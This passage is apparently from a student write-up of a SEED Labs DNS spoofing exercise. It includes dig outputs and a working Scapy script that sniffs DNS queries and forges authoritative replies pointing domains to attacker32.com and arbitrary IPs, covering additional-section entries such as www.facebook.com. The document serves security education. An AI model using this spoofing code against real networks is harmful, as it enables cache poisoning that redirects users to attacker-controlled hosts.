;; AUTHORITY SECTION:
www.example.net.        259200  IN      NS      attacker32.com.

;; Query time: 4 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Aug 19 14:52:05 EDT 2021
;; MSG SIZE  rcvd: 107

[08/19/21]seed@VM:~$
```


We were able to spoof a DNS packet.

Wireshark result:



8.Targeting Another Domain

Code for targeting more than one domain.



Running the python code:

```
/bin/bash 88x31
[08/19/21]seed@VM:~/.../Untitled Folder$ sudo python3 DNSATTACK.py
```

Using the dig command ‘dig google.com’

```
[08/19/21]seed@VM:~$ dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47292
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.google.com.                IN      A

;; ANSWER SECTION:
www.google.com.         259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
google.com.             259200  IN      NS      attacker32.com.

;; Query time: 7 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Aug 19 14:57:27 EDT 2021
;; MSG SIZE  rcvd: 139

[08/19/21]seed@VM:~$
```

8. Targeting The Additional Section

Python code:

DNSATTACK.py

```python
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if(DNS in pkt and b'www.example.net' in pkt[DNS].qd.qname):

    # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
    # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',rdata='10.0.2.5',ttl=259200)
    # The Authority Section
        NSsec1 = DNSRR (rrname='example.net',type ='NS',ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR (rrname='example.net', type='NS',ttl=259200, rdata='ns.example.net')
    # The Additional Section
        Addsec1 = DNSRR(rrname='attacker32.com', type='A', rdata='1.2.3.4',ttl=259200)
        Addsec2 = DNSRR(rrname='ns2.example.net', type='A', rdata='5.6.7.8',ttl=259200)
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A', rdata='3.4.5.6',ttl=259200)
    # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=2, arcount=3, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
    # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
    # Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Running python code:

```
/bin/bash
/bin/bash 88x31
[08/19/21]seed@VM:~/.../Untitled Folder$ sudo python3 DNSATTACK.py
```

Using the dig command ‘dig example.net’

```
[08/19/21]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59393
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
example.net.            259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns2.example.net.        259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 9 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Aug 19 15:20:32 EDT 2021
;; MSG SIZE  rcvd: 235

[08/19/21]seed@VM:~$
```